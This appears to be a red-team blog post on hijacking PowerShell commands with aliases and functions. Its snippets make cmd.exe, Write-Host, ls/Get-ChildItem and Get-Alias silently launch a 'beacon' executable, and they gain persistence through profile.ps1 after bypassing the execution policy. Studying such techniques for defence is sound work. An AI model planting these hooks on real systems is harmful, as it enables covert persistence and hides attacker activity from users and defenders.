Alias Shenanigans
Using PowerShell Aliases for fun and for profit.
While working on the GRTP I saw that the ordering of PowerShell’s search is:
- Alias
- Function
- Cmdlet
- External scripts (ps1, etc)
- External executables (exe)
This made me wonder what I could do with aliases and functions.
Hijacking Absolute Paths:
Turns out, you can make an alias name BASICALLY anything. There are very very few restrictions with this. For example, the following aliases are 100% valid:
Set-Alias -Name cmd -Value C:\Users\Vic\Downloads\Not_Malware.exe
Set-Alias -Name cmd.exe -Value C:\Users\Vic\Downloads\Not_Malware.exe
Set-Alias -Name .\cmd.exe -Value C:\Users\Vic\Downloads\Not_Malware.exe
Set-Alias -Name C:\Windows\System32\cmd.exe -Value C:\Users\Vic\Downloads\Not_Malware.exe
Yeah… This actually works. You effectively overwrite the path search with an alias because aliases are evaluated first.
Spaces in Alias Names (Yes, really):
You can make aliases with spaces in them. Unfortunately, calling the aliases afterwards isn’t quite as interesting as it sounds.
# Setting the Alias
Set-Alias -Name "Hello, World!" -Value C:\Users\Vic\Downloads\Not_Malware.exe

# Calling/Using the Alias
& "Hello, World!"
Usurping Cmdlets:

Aliases are higher on the search path than cmdlets. Yeah… we can effectively overwrite cmdlets to do our own bidding.
For example, let’s presume you have the following, simple, PowerShell Script:
greet.ps1
Write-Host "Hello, World!"
If you create an alias that overwrites Write-Host your alias will be evaluated when this script is run (as long as it’s in your context in the same powershell environment that the alias is set with)
So, if we do,
Set-Alias -Name Write-Host -Value C:\Users\Vic\Downloads\Not_Malware.exe
Now our beacon we wrote to the victim’s machine will run when greet.ps1 is run instead of outputting “Hello, World!”.
Wrapping Cmdlets with Functions:
Functions are evaluated higher than cmdlets too.
For example, take the following PowerShell function which overwrites the Write-Host cmdlet to execute our beacon and then utilize the fully qualified module name to call the real Write-Host.
function Write-Host {
    param (
        [string]$UserInput
    )
    Start-Process C:\Users\Vic\Downloads\Not_Malware.exe

    Microsoft.Powershell.Utility\Write-Host "$UserInput"
}
This can be a sneaky way to overwrite some legitimate functionality and still have it look legit.
Weaponizing the Windows Profile:
Effectively the same as Observation 4, but this is where we get a lil jiggy with it. We can utilize the Windows profile to add some persistence.
The location for the profile can be found by running $PROFILE in Powershell. The location is typically C:\Users\<user>\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1.
We can combine what we’ve seen thus far to make a profile which overwrites as much functionality as we want.
We’ll first need to enable the execution policy to allow for scripts to run, including the profile.ps1. We can do this by running Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser.
Once we’ve done that, we can add our aliases and functions to the profile.ps1 file. With what we’ve done thus far, we’ll be able to overwrite anything we want.
function my-ls {
    Start-Process C:\Users\Vic\Downloads\Not_Malware.exe -WindowStyle Hidden

    Microsoft.Powershell.Utility\Get-ChildItem @args
}

Set-Alias -Name Get-ChildItem -Value my-ls -Force
This is pretty neat because even if the user runs ls or dir it will still trigger our function. This is because ls and dir are also aliases for Get-ChildItem. An alias to an alias will still trigger the original alias.
The downside to this is that the parameters don’t appear when the user presses tab to autocomplete. You can get much more involved functions to pass parameters through.
Overwriting Fully Qualified Module Names (lol):

Basically, same as observation 1, except this time we’re overwriting the fully qualified module name:
Set-Alias -Name Microsoft.Powershell.Utility\Write-Host -Value Not_Malware.exe
Get-Alias to the rescue! Right?:
I’ve already used the Star Wars meme twice now… sooooooo
Anyways, we can just use Get-Alias to see all the aliases that are set. So a defender or someone doing forensics can use this to see what’s actually going on. unless… we overwrite that too!
Set-Alias -Name Get-Alias -Value C:\Users\Vic\Downloads\Not_Malware.exe
Extra thoughts
- Obviously, this is not OPSEC safe for a TON of reasons… but it’s fun to play around with.
- There are tons of other OPSEC safer techniques for running PowerShell that can be combined with this to possibly make it real nasty.